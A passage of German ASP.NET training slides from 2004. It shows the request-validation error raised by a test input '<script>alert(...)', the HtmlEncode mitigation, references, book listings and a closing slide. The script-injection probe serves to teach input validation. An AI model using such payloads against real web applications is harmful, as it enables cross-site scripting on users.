Ein möglicherweise gefährlicher Wert 'Request.Form' wurde von Client '(TextBox1=""<script>alert("hello...")' entdeckt.

Serverfehler in der Anwendung '/Kapitel05'.

Ein möglicherweise gefährlicher Wert 'Request.Form' wurde von Client '(TextBox1=""<script>alert("hello...")' entdeckt.

Beschreibung: Die Anfrageüberprüfung hat einen möglicherweise gefährlichen Clienteingabewert entdeckt und den Anfragevorgang abgebrochen. Dieser Wert kann bedeuten, dass die Sicherheit Ihrer Anwendung z.B. durch einen steuerungsfähigen Angriff gefährdet wird. Sie können die Anfrageüberprüfung deaktivieren, indem Sie in der Seitendirektive bzw. in Konfigurationsbereich "validateRequest=false" einstellen. Dennoch sollte Ihre Anwendung in diesem Fall unbedingt alle Eingaben explizit überprüfen.


Ausnahmedetails: System.Web.HttpRequestValidationException: Ein möglicherweise gefährlicher Wert 'Request.Form' wurde von Client '(TextBox1=""<script>alert("hello...")' entdeckt.

Quellfehler:
Beim Ausführen der aktuellen Webanforderung wurde eine unbehandelte Ausnahme generiert. Informationen über den Ursprung und die Position der Ausnahme können mit der Ausnahmestapelüberwachung angezeigt werden.

78

Lösung #2


- Wenn Sie Validation abgeschaltet haben, dann wenigstens
C_Ausgabe.Text =
Server.HtmlEncode(C_Eingabe.Text)



79

Quellen

- ASP.NET Support Center
<http://support.microsoft.com/default.aspx?scid=fh;EN-US;aspnet#faq276>
- Building Secure ASP.NET Applications: Authentication, Authorization, and Secure Communication
<http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnnetsec/html/secnetlpMSDN.asp?frame=true>



80

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004

Bücher zum Thema



Holger Schwichtenberg et al.:
"Microsoft ASP.NET – Das Entwicklerbuch"
Microsoft Press, ISBN 3-86063-667-7
610 Seiten, € 49,95
erschienen am September 2002
<http://www.aspnetdev.de>

Holger Schwichtenberg:
"Web Forms – Webprogrammierung mit ASP.NET"
Addison-Wesley, ISBN 3-8273-2010-0
160 Seiten, € 16,95
erschienen am September 2002
<http://www.dotnet-essentials.de>



Frank Eller, Holger Schwichtenberg:
"Programmieren mit der .NET-Klassenbibliothek"
für VB.NET und C#
Addison-Wesley, ISBN 3-8273-1905-6
950 Seiten, € 49,95
erschienen Mai 2002.
2. Auflage erscheint Dezember 2003!
<http://www.dotnetframework.de>

ASP.NET für Fortgeschrittene
STC 02. – 03. Juni 2004



Fast am Ziel...

Vielen Dank für die
Aufmerksamkeit!

Haben Sie noch Fragen?

Jetzt oder später unter
<http://www.aspnetdev.de/foren>

